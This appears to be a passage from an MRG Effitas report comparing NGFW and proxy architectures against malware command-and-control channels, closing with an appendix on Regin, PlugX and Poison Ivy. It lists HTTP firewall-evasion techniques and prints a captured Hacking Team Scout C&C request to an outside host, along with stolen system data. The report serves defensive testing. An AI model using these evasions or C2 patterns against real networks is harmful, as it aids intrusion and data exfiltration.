There are many firewall evasion techniques which completely bypasses a NGFW firewall. The vulnerabilities are an implementation issue with the NGFW itself. Although these bypasses are known for a long time and exist in the latest builds, they demonstrate that, in practice, these bypasses last for a long time.

For this test, we used the HTTP evader tool found on <http://http-evader.semantic-gap.de> . In total, 71 different evasions were detected.




Figure 12 - 71 firewall evasion found

For example, the following bypasses were found – 71 in total:

- size followed by char \000
- chunked with some junk chunk extension
- double Transfer-Encoding: first chunked, last junk. Also, Content-length header. Served chunked.
- content-encoding deflate but with double continuation line, served with deflate
- served gzip + deflate + gzip, separate content-encoding header
- header end \n\r\n
- invalid status code, only single digit
- ...

The proxy configuration is not vulnerable to such evasion attacks because a proxy interprets and sometimes overwrites the HTTP requests. Meanwhile, an NGFW tries to parse the HTTP request and blocks it if something malicious is found.

NGFW: **Fail** Proxy: **Pass**

3.3.8 Proxy-aware malware using HTTP C2

If a malware uses HTTP protocol (or websockets) for communication and meanwhile the malware supports the use of proxies, it can bypass both the NGFW and the proxy architecture.

We found multiple in-the-wild malware using this technique. For example, Meterpreter is commonly used in-the-wild. Although Meterpreter started in both the NGFW and the proxy configuration, the shell was broken because both products detected and blocked it, either via signatures or some other way. But this blocking was due to reactive technologies, and not because of the difference between the proxy and NGFW architecture.

We also tested with the leaked Hacking Team Scout module. All Scout C&C packets were blocked by the proxy.

```
POST http://ht.utvefuro.com/index.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Proxy-Connection: Keep-Alive
Content-Length: 480
Host: ht.utvefuro.com

oYQa4xZ0wlj1sJ71WiYEGvFFCb6osSl6xLlvBNb+0HiWAM0clCfBlBYzhP0ju5Di1umBQY6Na0yR3QcUj3IdF8vRK+Sor5g
+jsvFCKaPIn496K46ces0H/EeoSnJ6nU7J1616RfdhdGSFC4uty97qlhNY3S4MeeTkzo+eL
+VMNzSscDBpPMN2pasehGzSA1l1sgV9WxyEFp7xss65LXLGu07HT0UgKZCdaewKJZBG/QA3kFBVPHbGrkJTesQ+fZ1yCKlcv/
goDbxa0SlthVxyflGo5hG2E08/VrtfzxBBghcoKjPD2gXtq9nf1J3/f9Mzwr2ImMjYjHOKwVuKyGNhwDD0KM/
kY1QJCXetT1VBPr2naF2Nl3HF5/sPk5qBd2AWQ61lEz3cYHkFnsk0UzUwSRTho9AdK81zDwhnWIdnLJ06/41ARUylPL7Ub/
WPrzfWhEZ00aJbAoe7Ss2gP47NfVWGdA==
```

Figure 13- Hacking team Scout module with malformed request

This Scout module leaked critical information in the NGFW configuration from the machine (like programs installed, hardware/OS information) before the connection was closed. For unknown reasons, the NGFW blocked the C&C before the client was able to send the screenshots to the server.

```
Intel(R) Core(TM) i7-4870HQ CPU @ 2.50GHz
Architecture: (64bit)
RAM: 913MB free / 3235MB total (71% used)
HardDisk: 5874MB free / 71775MB total

Windows Version: Microsoft Windows 7 Ultimate N (Service Pack 1) (64bit)
Registered to: test {}
Locale: en_US ((UTC+01:00) Belgrade, Bratislava, Budapest, Ljubljana, Prague)

User Info: test [ADMIN]
SID: S-1-5-21-1535140381-178234383-428673443-1000

Application List (x86):
7-Zip 9.20
...

ApplicationList (x64):
...
```

Figure 14 - Information stolen from the workstation by the Hacking team scout module in a NGFW architecture

We also tested both architecture with a modified Hidden tear ransomware sample. Hidden Tear is using .NET libraries, thus it is proxy-aware by default. If the C2 server is on a server is on a domain which is not blacklisted, both proxy and NGFW architecture allows the C&C communication, and this results in the user files being encrypted.

Based on the implementation and configuration of the NGFW or the proxy, these attacks could be blocked either via domain reputation or by signatures (as it was the case with Meterpreter). Any decent

Advanced Persistent Threat actor can create a C&C infrastructure with a good domain reputation and a C&C protocol which is not detected by signatures.

NGFW: **Fail** Proxy: **Fail**

3.4 Results of the RAT tests

The following table summarizes the results:

	NGFW	Proxy
Custom TCP and UDP C&C	Pass	Pass
ICMP tunnel	Pass/configurable	Pass/configurable
HTTP channel without proxy support	Fail	Pass
DNS tunneling	Fail	Pass
Leaking in the SYN packets – Firestorm attack	Fail	Pass
Leak data in single request - response	Fail	Pass
Firewall evasion techniques	Fail	Pass
Malware using HTTP and proxy	Fail	Fail

3.5 Comparison of explicit proxy and the next-generation firewall architecture

We can conclude that the proxy architecture is more secure by default compared to the NGFW architecture because the architecture itself breaks multiple C&C channels, tunneling protocols, and evasion techniques by default. This result is in-line with the base principle of why the proxy architecture was born in the 80's and spread in the 90's³.

The proxy architecture adds multiple extra layers of security to the network compared to the NGFW. First, any malware which does not know how to use HTTP proxies will be blocked immediately. Second, by initiating the TCP connections from the proxy to the web server, the proxy will not be susceptible to firewall evasions (TCP, IP layer). The same applies to evasions used in the HTTP protocol because the proxy understands and interprets every header sent and received. Meanwhile, because the DNS resolution happens at the proxy server, it is easy to block all DNS tunneling just by not allowing internal clients to resolve external IP addresses.

3.5.1 A note on IPv6

Ever since NAT (Network Address Translation) became widespread in the '90s, it is not an issue (from one specific point of view) when clients connected to the web servers directly without a proxy, because the server could not connect back to the client due to NAT. Because the web server only saw the external IP of the client, and connecting to the external IP does not connect to the client.

The situation will change as IPv6 becomes more and more common. Whenever a client workstation connects to the IPv6 web server directly, the web server learns the IPv6 address of the client, and with this information, other parties might try to connect to the client's IPv6 address directly for a short period. This window of time depends on the client OS, but it is usually 24 hours for a client to use the same IPv6 address, which means that the IPv6 address will work for 12 hours on average.

Any decent firewall should block incoming IPv6 packets from the Internet to the workstations. However, mistakes happen all the time. As mentioned in 3.3.2, some ICMPv6 packets should travel through the firewall, which means the whole Internet should be able to send some packets to the workstations. This setup can be exploited, for example, if the network stack (network driver, ICMP implementation, etc.) of the workstation is vulnerable.

In a proxy configuration, the client does not even have to know that the web server is using IPv6. In this case, the client does not have to speak IPv6 to connect to an IPv6 web server because the client can communicate over IPv4 with the proxy and the proxy will use IPv6 to connect to the web server. It is enough if the web proxy can access the IPv6 Internet. This means the Internet should be able to access the proxy only, and the Internet can learn only the IPv6 address of the proxy, and not the IP address of the workstations.

³ <https://www.w3.org/History/1994/WWW/Proxies/Reasons.html> - from 1994

The conclusion of this IPv6 section is that in the IPv4 world NAT provided an added layer of protection by breaking the end-to-end communication. In the IPv6 world, this end-to-end communication brings back some security risks. But when a company uses a web proxy, this end-to-end communication is protected by the proxy itself, by hiding the clients from the web servers, similar to NAT. In an NGFW architecture, the clients will not be protected, and some packets (e.g. ICMP) will reach the workstations from the Internet. Although this is rare, ICMP packets can exploit vulnerabilities in the Operating System network stack.

Implementing IPv6 throughout a whole enterprise is still a challenge today.

4 Conclusion

The proxy architecture is more secure by default compared to the NGFW architecture because the architecture itself breaks multiple C&C channel classes, tunneling protocols and evasion techniques by default. By blocking access to these different channels, IT and ITSEC can focus monitoring and policies on the remaining channel (malware using HTTP/HTTPS with proxy support).

	NGFW	Proxy
Custom TCP and UDP C&C	Pass	Pass
ICMP tunnel	Pass/configurable	Pass/configurable
HTTP channel without proxy support	Fail	Pass
DNS tunneling	Fail	Pass
Leaking in the SYN packets – Firestorm attack	Fail	Pass
Leak data in single request - response	Fail	Pass
Firewall evasion techniques	Fail	Pass
Malware using HTTP and proxy	Fail	Fail

5 Appendix

5.1 Recent examples of RATs attacking enterprises

In the following sections, we will provide a brief overview of some of the samples which use C&C channels discussed previously.

5.1.1 Regin RAT – ICMP, HTTP, HTTPS

https://cdn.securelist.com/files/2014/11/Kaspersky_Lab_whitepaper_Regin_platform_eng.pdf

“For more than a decade, a sophisticated group known as Regin has targeted high-profile entities around the world with an advanced malware platform. As far as we can tell, the operation is still active, although the malware may have been upgraded to more sophisticated versions. The most recent sample we’ve seen was from a 64-bit infection. This infection was still active in the spring of 2014.

From some points of view, the platform reminds us of another sophisticated malware: Turla. Some similarities include the use of virtual file systems and the deployment of communication drones to bridge networks together. Through their implementation, coding methods, plugins, hiding techniques and flexibility, Regin surpasses Turla as one of the most sophisticated attack platforms we have ever analyzed.”

[https://en.wikipedia.org/wiki/Regin_\(malware\)](https://en.wikipedia.org/wiki/Regin_(malware))

“Regin is stealthy and does not store multiple files on the infected system; instead it uses its own encrypted virtual file system (EVFS) entirely contained within what looks like a single file with an innocuous name to the host, within which files are identified only by a numeric code, not a name. The EVFS employs a variant encryption of the rarely used RC5 cipher. Regin communicates over the Internet using ICMP/ping, commands embedded in HTTP cookies and custom TCP and UDP protocols with a command and control server which can control operations, upload additional payloads, etc.”

5.1.2 PlugX RAT – DNS, ICMP, HTTP, HTTPS

https://en.wikipedia.org/wiki/Office_of_Personnel_Management_data_breach

“In June 2015, the United States Office of Personnel Management (OPM) announced that it had been the target of a data breach targeting the records of as many as four million people. Later, FBI Director James Comey put the number at 18 million. The data breach, which had started in March 2014 or earlier, was noticed by the OPM in April 2015. It has been described by federal officials as among the largest breaches of government data in the history of the United States. Information targeted in the breach included personally identifiable information such as Social Security numbers, as well as names, dates and places of birth, and addresses. The hack went deeper than initially believed and likely involved theft of detailed security-clearance-related background information.

On July 9, 2015, the estimate of the number of stolen records had increased to 21.5 million. This included records of people who had undergone background checks, but who were not necessarily

current or former government employees. Soon after, Katherine Archuleta, the director of OPM, and former National Political Director for Barack Obama's 2012 reelection campaign, resigned.”

<https://www.wired.com/2016/10/inside-cyberattack-shocked-us-government/>

“One of the US-CERT team’s first moves was to analyze the malware that Saulsbury had found attached to mcutil.dll. The program turned out to be one they knew well: a variant of PlugX, a remote-access tool commonly deployed by Chinese--speaking hacking units. The tool has also shown up on computers used by foes of China’s government, including activists in Hong Kong and Tibet. The malware’s code is always slightly tweaked between attacks so firewalls can’t recognize it.

The hunt to find each occurrence of PlugX continued around the clock and dragged into the weekend. A sleeping cot was squeezed into the command post, where temperatures became stifling when the building’s air conditioners shut off as usual on Saturdays and Sundays.”

5.1.3 Poison Ivy RAT – DNS, HTTP, HTTPS

<http://blog.jpcert.or.jp/2015/07/poisonivy-adapts-to-communicate-through-authentication-proxies.html>

<http://securityaffairs.co/wordpress/57212/apt/poison-ivy-rat-china.html>

<https://researchcenter.paloaltonetworks.com/2016/05/unit42-new-wekby-attacks-use-dns-requests-as-command-and-control-mechanism/>

“Wekby is a group that has been active for a number of years, targeting various industries such as healthcare, telecommunications, aerospace, defense, and high tech. The group is known to leverage recently released exploits very shortly after those exploits are available, such as in the case of HackingTeam’s Flash zero-day exploit.

The malware used by the Wekby group has ties to the HTTPBrowser malware family, and uses DNS requests as a command and control mechanism. Additionally, it uses various obfuscation techniques to thwart researchers during analysis. Based on metadata seen in the discussed samples, Palo Alto Networks has named this malware family ‘pisloader’.

... This discovered file was found to be an instance of the common Poison Ivy malware family”

5.1.3.1 The RSA hack with Poison Ivy

https://www.theregister.co.uk/2011/04/04/rsa_hack_howdunnit/

“RSA has provided more information on the high-profile attack against systems behind the EMC division's flagship SecurID two factor authentication product.

...

The attack itself involved a targeted phishing campaign that used a Flash object embedded in an Excel file. The assault, probably selected after reconnaissance work on social networking sites, was ultimately aimed at planting back-door malware on machines on RSA's network, according to a blog post by Uri Rivner, head of new technologies, identity protection and verification at RSA.

In this case, the attacker sent two different phishing emails over a two-day period. The two emails were sent to two small groups of employees; you wouldn't consider these users particularly high profile or high value targets. The email subject line read "2011 Recruitment Plan".

The email was crafted well enough to trick one of the employees to retrieve it from their Junk mail folder, and open the attached excel file. It was a spreadsheet titled "2011 Recruitment plan.xls".

The spreadsheet contained a zero-day exploit that installs a backdoor through an Adobe Flash vulnerability (CVE-2011-0609). As a side note, by now Adobe has released a patch for the zero-day, so it can no longer be used to inject malware onto patched machines.

Rivner compared the hack to stealth bombers getting past RSA's perimeter defenses. He said many other high profile targets, such as Google via the Operation Aurora attacks, had been hit by such "Advanced Persistent Threats" (an industry buzzword that often boils down to a combination of targeted phishing and malware).

In the case of the RSA attack the assault involved a variant of the Poison Ivy Trojan. Once inside the network, the attacker carried out privilege elevation attacks to gain access to higher value administrator accounts. Such stepping stone attacks allow hackers to jump from compromised access to a low interest account onto accounts with far more privileges before carrying out the end purpose of a multi-stage assault, normally the extraction of commercially or financially sensitive information. Even though RSA detected the attack in progress hackers still managed to make off with sensitive data, as Rivner explains."

5.2 About MRG Effitas

MRG Effitas is a UK based, independent IT security research organization that focuses on providing cutting-edge efficacy assessment and assurance services, and the supply of malware samples to vendors and the latest news concerning new threats and other information in the field of IT security.

MRG Effitas' origin dates back to 2009 when Sveta Miladinov, an independent security researcher, and consultant, formed the Malware Research Group. Chris Pickard joined in June 2009, bringing expertise in process and methodology design, gained in the business process outsourcing market.

The Malware Research Group rapidly gained the reputation of the leading efficacy assessor in the browser and online banking space and, due to increasing demand for its services, was restructured in 2011 and became MRG Effitas, with the parent company Effitas.

Today, MRG Effitas has a team of analysts, researchers and associates across EMEA, UATP and China, ensuring a truly global presence.

Since its inception, MRG Effitas has focused on providing ground-breaking testing processes and realistically modeling real-world environments in order to generate the most accurate efficacy assessments possible.

MRG Effitas is recognized by several leading security vendors as the leading testing and assessment organization in the online banking, browser security and cloud security spaces and has become the partner of choice.

Our analysts have the following technical certificates:

Offensive Security Certified Expert (OSCE), Offensive Security Certified Professional (OSCP), Malware Analysis (Deloitte NL), Certified Information Systems Security Professional (CISSP), SecurityTube Linux Assembly Expert, SecurityTube Python Scripting Expert, Certified Penetration Testing Specialist (CPTS), Computer Hacking Forensics Investigator (CHFI), and Microsoft Certified Professional (MCP).